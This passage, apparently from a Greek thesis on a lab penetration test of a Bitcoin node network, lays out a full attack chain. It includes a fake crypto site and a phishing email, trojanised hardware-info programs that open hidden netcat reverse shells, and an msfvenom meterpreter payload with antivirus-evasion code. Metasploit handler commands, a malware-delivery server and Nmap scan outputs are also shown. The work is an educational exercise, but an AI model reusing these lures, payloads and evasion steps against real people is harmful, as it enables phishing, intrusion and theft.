
7.2. Σχεδιασμός και Αναγνώριση

Θέλουμε να ελέγξουμε το επίπεδο ασφαλείας αλλά και το βαθμό ετοιμότητας του προσωπικού ενός δικτύου στο οποίο τρέχει ένας bitcoin κόμβος. Τα μόνα στοιχεία που διαθέτουμε είναι μια διεύθυνση ηλεκτρονικής αλληλογραφίας και ότι ο διαχειριστής της διεύθυνσης αυτής, ασχολείται με κρυπτονομίσματα. Είναι εγγεγραμμένος σε πλατφόρμες και forums, στα οποία τίθενται θέματα συζήτησης περί κρυπτονομισμάτων. Το πρώτο κύμα επίθεσης λοιπόν, θα είναι της μορφής Κοινωνικής Μηχανικής.


Η προετοιμασία ξεκινά με τη δημιουργία της ιστοσελίδας https://allaboutcryptos.blog/ στην οποία υπάρχουν πληροφορίες για τις Αλυσίδες Συστοιχίας και τα κρυπτονομίσματα. Περιλαμβάνονται οι βασικοί ορισμοί, τα Ευφυή Συμβόλαια, οι Μηχανισμοί Συναίνεσης, η λογική πίσω από το έγκριση μιας συναλλαγής υποστηριζόμενη από μαθηματικά και τέλος η κατάλληλη πληροφορία για τον εξοπλισμό που χρειάζεται κάποιος για να εξορύξει είτε μόνος του, είτε σε mining pool.

Στο παράρτημα του εξοπλισμού, δίνεται η δυνατότητα στο στόχο να κατεβάσει ένα απλό πρόγραμμα σε python, το οποίο εντοπίζει τα εξαρτήματα που απαρτίζουν το σύστημά του και καθορίζει εάν το μηχάνημα είναι κατάλληλο για mining. Για αρχή όμως θα φαίνεται ότι η τελική έκδοση του λογισμικού δεν είναι έτοιμη, αλλά προσφέρεται μια δοκιμαστική εκδοχή (demo version).

Εικόνα 45. Πρώτη σελίδα της Phishing Ιστοσελίδας



Εικόνα 46. Δεύτερη σελίδα της Phishing Ιστοσελίδας



Εικόνα 47. Τρίτη σελίδα της Phishing Ιστοσελίδας

Επίσης, θα συνταχθεί ένα email, στο οποίο θα πληροφορείται ο χρήστης ότι πρόκειται για μια ομάδα από διάφορα κορυφαία φόρουμ [126], η οποία έχει δημιουργήσει μια νέα ιστοσελίδα με σκοπό την εμβάθυνση πάνω στις Αλυσίδες Συστοιχίας.

Από τα δεδομένα που έχουμε λάβει στην αρχή (email διεύθυνση και ενασχόληση με κρυπτονομίσματα), χρήστης έχει επιλεγεί διότι συμμετέχει ενεργά στις συζητήσεις. Οπότε, στο email, προσκαλείται να δοκιμάσει ένα demo από το καινούριο λογισμικό που έχει αναπτύξει αυτή η νέα ομάδα. Μάλιστα στο άμεσο μέλλον, μπορεί να κάνει subscribe στην ιστοσελίδα, ώστε να λάβει την πλήρη έκδοση του λογισμικού.

Αγαπητέ κρυπτολάτρη!

Αποτελούμε μέλη μιας ομάδας που προέρχεται από τα κορυφαία φόρουμς κρυπτονομισμάτων στον κόσμο!

Όπως το Prohashing forums, Hard forum, TechPowerUp και άλλα.

Μετά από πολύ σκέψη, αποφασίσαμε να απομακρυνθούμε από τις προηγούμενες ομάδες μας.

Ο λόγος είναι ότι θεωρήσαμε πως μπορούμε να κάνουμε πολύ καλύτερη δουλειά μόνοι μας!

Είσαι από τους πρώτους κρυπτολάτρες που αποφασίσαμε να επικοινωνήσουμε και να σε προσκαλέσουμε στην ομάδα μας!

Ώντας ένα ενεργό μέλος των παραπάνω κοινοτήτων, κρίναμε απαραίτητη την πρόσκλησή σου!

Στην καινούρια μας ιστοσελίδα https://allaboutcryptos.blog/ , μπορείς να βρεις πληροφορίες για τα κρυπτονομίσματα!

Έχε υπ'όψιν όμως ότι ακόμα είναι υπό κατασκευή και κάποιες λειτουργίες μπορεί να μην είναι ακόμα διαθέσιμες!

Είσαι επίσης ευπρόσδεκτος να δοκιμάσεις και την δοκιμαστική εκδοχή του λογισμικού ανίχνευσης υλικού ενός υπολογιστή!

Στην τελική εκδοχή του, όχι μόνο θα ανιχνεύει με ακρίβεια τα υλικά από τα οποία αποτελείται ο υπολογιστής,

αλλά μέσω πολύπλοκων προγραμματιστικών υπολογισμών, θα κρίνει εάν το μηχάνημα είναι κατάλληλο για εξόρυξη Bitcoin και όχι μόνο!

Η ομάδα του allaboutcryptos.blog

Εικόνα 48. Πρώτο Phishing email

7.2.1. Demo Info.exe

Τη demo εκδοχή του λογισμικού, θα την ονομάσουμε demo_info.exe, όπου το λογισμικό απλώς θα σαρώνει το μηχάνημα του χρήστη και θα εμφανίζει το υλικό που διαθέτει. Δεν είναι, λοιπόν, απαραίτητο να απενεργοποιηθεί το αντιβιοτικό. Η κρυφή του λειτουργία, είναι να κάνει ένα ping στο μηχάνημα του επιτιθέμενου, αποκαλύπτοντας την IP διεύθυνση του θύματος. Ο λόγος ύπαρξης του demo_info, είναι για να πείσει ακόμα περισσότερο το θύμα ότι πρόκειται για νόμιμη ιστοσελίδα.

7.2.2. Info.exe

Το λογισμικό αυτό είναι σε python και το ονομάζουμε info.exe. Για να λειτουργήσει το info.exe, θα πρέπει ο χρήστης να απενεργοποιήσει το antivirus που τρέχει στο μηχάνημά του ή να του επιτρέψει την πρόσβαση. Μια συνηθισμένη πρακτική στο mining, καθώς όλα τα προγράμματα mining μπλοκάρονται από τα antivirus λόγω της φύσης της λειτουργίας τους. Επομένως ένας χρήστης που θέλει να γίνει miner ή είναι ήδη, είναι εξοικειωμένος με αυτή τη λογική.

Λίγα λόγια για το info.exe. Όπως και στις φωτογραφίες παρακάτω, δείχνει πληροφορίες για τα υλικά του υπολογιστή στον οποίο εκτελείται: τι υλικό διαθέτει, τα

ποσοστά αξιοποίησης εκείνη τη στιγμή και άλλες βασικές λειτουργίες. Επίσης, αναβαθμίζει ή εγκαθιστά βιβλιοθήκες της python που μπορεί να μην έχει ο χρήστης. Αυτό που δε δείχνει, είναι ότι δημιουργεί ένα reverse shell, το οποίο συνδέεται με το Kali του επιτιθέμενου μέσω netcat.

Επιπλέον, ανεβάζει στον υπολογιστή του θύματος ένα δεύτερο reverse shell που θα ονομαστεί shell.exe, τις δύο εκδοχές των malwares: Nightfall-Windows.exe και bitcoin-test (στο περιβάλλον Linux δεν υπάρχει η έννοια .exe) και ένα αρχείο τύπου .txt, το οποίο προορίζεται για το Linux στόχο. Το τελευταίο αρχείο, έχει ως περιεχόμενο τις εντολές:

- chmod a+w+x /bitcoin-test
- /bitcoin-test

οι οποίες χρησιμεύουν για να εκτελεστεί το malware στο Linux. Το malware για την περίπτωση του Linux, ονομάζεται έτσι ώστε να κρυφτεί οπτικά ανάμεσα στα υπόλοιπα προγράμματα που τρέχουν στο Bitcoin core.

Για να ξεγελαστεί ο χρήστης, αλλά και να κερδίσει χρόνο ο επιτιθέμενος, υπάρχουν δύο μετρητές που καθυστερούν την εκτέλεση του προγράμματος κατά 60 δευτερόλεπτα ο καθένας, με την πρόφαση ότι γίνονται υπολογισμοί για τη δυνατότητα του μηχανήματος για mining.

7.2.3. Περιεχόμενο Shell.exe

Το δεύτερο reverse shell, είναι γραμμένο σε C++. Το συγκεκριμένο reverse shell, είναι πιο ανθεκτικό από το info.exe στη σάρωση από το αντιβιοτικό. Έχει ως στόχο να παραμείνει σε λειτουργία στον υπολογιστή-θύμα για καιρό.

Για τη δημιουργία του χρησιμοποιήθηκε το shikata ga nai encoder, τρέχοντας την εντολή: **msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.2.12 LPORT=666 -e x86/shikata_ga_nai -i 8 -f c > shell.c**.

Προστίθενται γραμμές κώδικα νάρκης και απόκρυψης του παραθύρου του malware, έτσι ώστε να μην ανιχνευθεί από το αντιβιοτικό ή το χρήστη.

```
Sleep(300);

HWND hWnd = GetConsoleWindow();
ShowWindow( hWnd, SW_HIDE);

string temp="";
```

Εικόνα 49. Νάρκη και απόκρυψη παραθύρου του reverse shell

Προστίθενται γραμμές κώδικα που δεν προσφέρουν κάποια λειτουργία, αλλά συμβάλλουν στην παραλλαγή της υπογραφής του malware, έτσι ώστε να διαφέρει όσο γίνεται περισσότερο από τη βάση δεδομένων του αντιβιοτικού. Τυπικά, κάποιες cout εντολές ή loops που δεν έχουν λειτουργίες μέσα.

```
for(i = 0; i < 1000; i++)
        counter = counter - 1;


for(i = 0; i < 1000; i++)

cout<<"You have been hacked!"<<endl;
cout<<"I will crash your node"<<endl;
```


Το shell.exe, θα έχει όνομα ένα μεγάλο αλφαριθμητικό παρόμοιο με τα αρχεία τύπου .tmp, το οποίο θα αποθηκευτεί στον φάκελο Temp των Windows. Είναι συνηθισμένη τακτική [127] των κακόβουλων λογισμικών να κρύβονται σε αυτό το φάκελο. Παρόμοιο όνομα θα έχει και το αρχείο .txt (που αναφέρθηκε πριν), το οποίο εν συντομία θα ονομάσουμε file.txt.

7.2.4. Μηχάνημα επιτιθέμενου

Τέλος, στο μηχάνημα του επιτιθέμενου, γίνονται οι παρακάτω ενέργειες.

- Θα έχει σε λειτουργία το wireshark, ώστε να αιχμαλωτίσει το ping που θα λάβει με την IP του θύματος, από το demo_info.exe
- Σε ένα terminal ανοίγει το Metasploit και δημιουργεί το δικό του άκρο για τη σύνδεση με το shell.exe. Τρέχει τις εντολές:
    - use exploit/multi/handler
    - set payload /windows/meterpreter/reverse_tcp
    - set lport 666
    - set lhost και την ip του θύματος.
- Σε ένα άλλο terminal τρέχει την εντολή «python -m SimpleHTTPServer 80» για να ανεβάσει τα malwares στο θύμα.
- Σε ένα τρίτο terminal την εντολή «nc -lnvp 667». Με το netcat στη θύρα 667 περιμένει για τη σύνδεση με το info.exe.

Ο χρήστης πείθεται από το πρώτο phishing mail, επισκέπτεται την ιστοσελίδα, κατεβάζει και τρέχει το demo_info.exe. Παρακάτω βλέπουμε ένα στιγμιότυπο από τα αποτελέσματα της σάρωσης του λογισμικού.




Εικόνα 50. Αποτελέσματα Info.exe

7.3. Σάρωση

Σε αυτό το σημείο, θα πραγματοποιηθεί η σάρωση των πιθανών στόχων για πληροφορίες και ευπάθειες. Παράλληλα, θα σχηματιστεί μια πλήρης εικόνα των δικτύων στα οποία λειτουργούν τα μηχανήματα-στόχοι.

7.3.1. Υποδίκτυο 192.168.2.0

Από το ping που έλαβε το Kali linux, βρίσκουμε την IP διεύθυνση του υπολογιστή-θύμα (192.168.2.12), στον οποίο έχει τρέξει το demo_info.exe.



Εικόνα 51. Αιχμαλώτιση πακέτου Ping

7.3.1.1. Σάρωση με Nmap του υπολογιστή-θύμα για πληροφορίες

Αφού διαθέτουμε την IP του υπολογιστή-θύμα, μπορούμε να χρησιμοποιήσουμε το Nmap για να σαρώσουμε το δίκτυο. Η πρώτη σάρωση, θα προσφέρει πληροφορίες, όπως ποιες θύρες είναι ανοιχτές, το λειτουργικό σύστημα και τις ανοιχτές θύρες.

```
┌──(root㉿kali)-[~]
└─# nmap -f -sS -A -sV 192.168.2.12                                                                                    139 ×
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-05 08:51 EDT
Nmap scan report for behemoth (192.168.2.12)
Host is up (0.00048s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
MAC Address: 1C:1B:0D:EC:41:0D (Giga-byte Technology)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP|7|2008 (89%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2
Aggressive OS guesses: Microsoft Windows XP SP3 (89%), Microsoft Windows XP SP2 (87%), Microsoft Windows 7 (85%), Microsoft Windows Server 2008 SP1 or Windows
 Server 2008 R2 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2022-10-05T12:51:20
|_  start_date: N/A
|_nbstat: NetBIOS name: BEHEMOTH, NetBIOS user: <unknown>, NetBIOS MAC: 1c:1b:0d:ec:41:0d (Giga-byte Technology)

TRACEROUTE
HOP RTT     ADDRESS
1   0.48 ms behemoth (192.168.2.12)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.94 seconds
zsh: segmentation fault  nmap -f -sS -A -sV 192.168.2.12
```

Εικόνα 52. Nmap scan του υπολογιστή θύματος

7.3.1.2. Σάρωση με Nmap του υπολογιστή-θύμα για ευπάθειες

Η δεύτερη σάρωση αναζητεί ευπάθειες, δεν έχει κάποιο αποτέλεσμα όμως.


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -f -sS -A -sV 192.168.2.12 --script="vuln"                                                                    139 ×
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-05 08:57 EDT
Pre-scan script results:
|_broadcast-avahi-dos: ERROR: Script execution failed (use -d to debug)
Nmap scan report for behemoth (192.168.2.12)
Host is up (0.00029s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
MAC Address: 1C:1B:0D:EC:41:0D (Giga-byte Technology)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP|7|2008 (89%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2
Aggressive OS guesses: Microsoft Windows XP SP3 (89%), Microsoft Windows XP SP2 (87%), Microsoft Windows 7 (85%), Microsoft Windows Server 2008 SP1 or Windows
 Server 2008 R2 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR

TRACEROUTE
HOP RTT     ADDRESS
1   0.29 ms behemoth (192.168.2.12)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.21 seconds
zsh: segmentation fault  nmap -f -sS -A -sV 192.168.2.12 --script="vuln"
```

Εικόνα 53. Nmap vulnerability scan του υπολογιστή θύματος

7.3.1.3. Αιχμαλώτιση κίνησης με Wireshark του υπολογιστή-θύμα

Τρέχουμε το wireshark ώστε να αιχμαλωτίσουμε τη δικτυακή κυκλοφορία του μηχανήματος. Βλέπουμε ότι συνδέεται σε μια νέα IP διεύθυνση μέσω SSH. Μάλιστα, τα αποτελέσματα του wireshark δείχνουν και το πρόγραμμα με το οποίο συνδέεται, οποίο είναι το PuTTY.


7.3.1.4. Ubuntu Bitcoin Node.



Εικόνα 54. SSH σύνδεση Υπολογιστής-Θύμα Ubuntu Bitcoin Node

Από την Εικόνα 55, μαθαίνουμε την IP διεύθυνση του μηχανήματος στο οποίο συνδέθηκε ο υπολογιστής-θύμα. Σαρώνουμε με το Nmap τη νέα IP διεύθυνση και λαμβάνουμε κάποιες ενδιαφέρουσες πληροφορίες.

Η πρώτη είναι ότι είναι ανοιχτή η θύρα 8333, η οποία αξιοποιείται για τη σύνδεση του μηχανήματος με την Αλυσίδα Συστοιχίας του Bitcoin. Επομένως βρήκαμε τον τελικό στόχο. Η δεύτερη πληροφορία είναι ότι το λειτουργικό σύστημα που τρέχει είναι κάποια διανομή Linux.



Εικόνα 55. Σάρωση με Nmap του Linux Bitcoin Node

Εάν ψάξουμε στο google για τις εκδόσεις 4.X | 5.X και Linux 4.15 – 5.6, Linux 5.4, θα διαπιστώσουμε ότι τις αξιοποιεί η διανομή Ubuntu.

4.15	28 January 2018[138]	4.15.18[139]				April 2018[139]	Used in Ubuntu 18.04 LTS
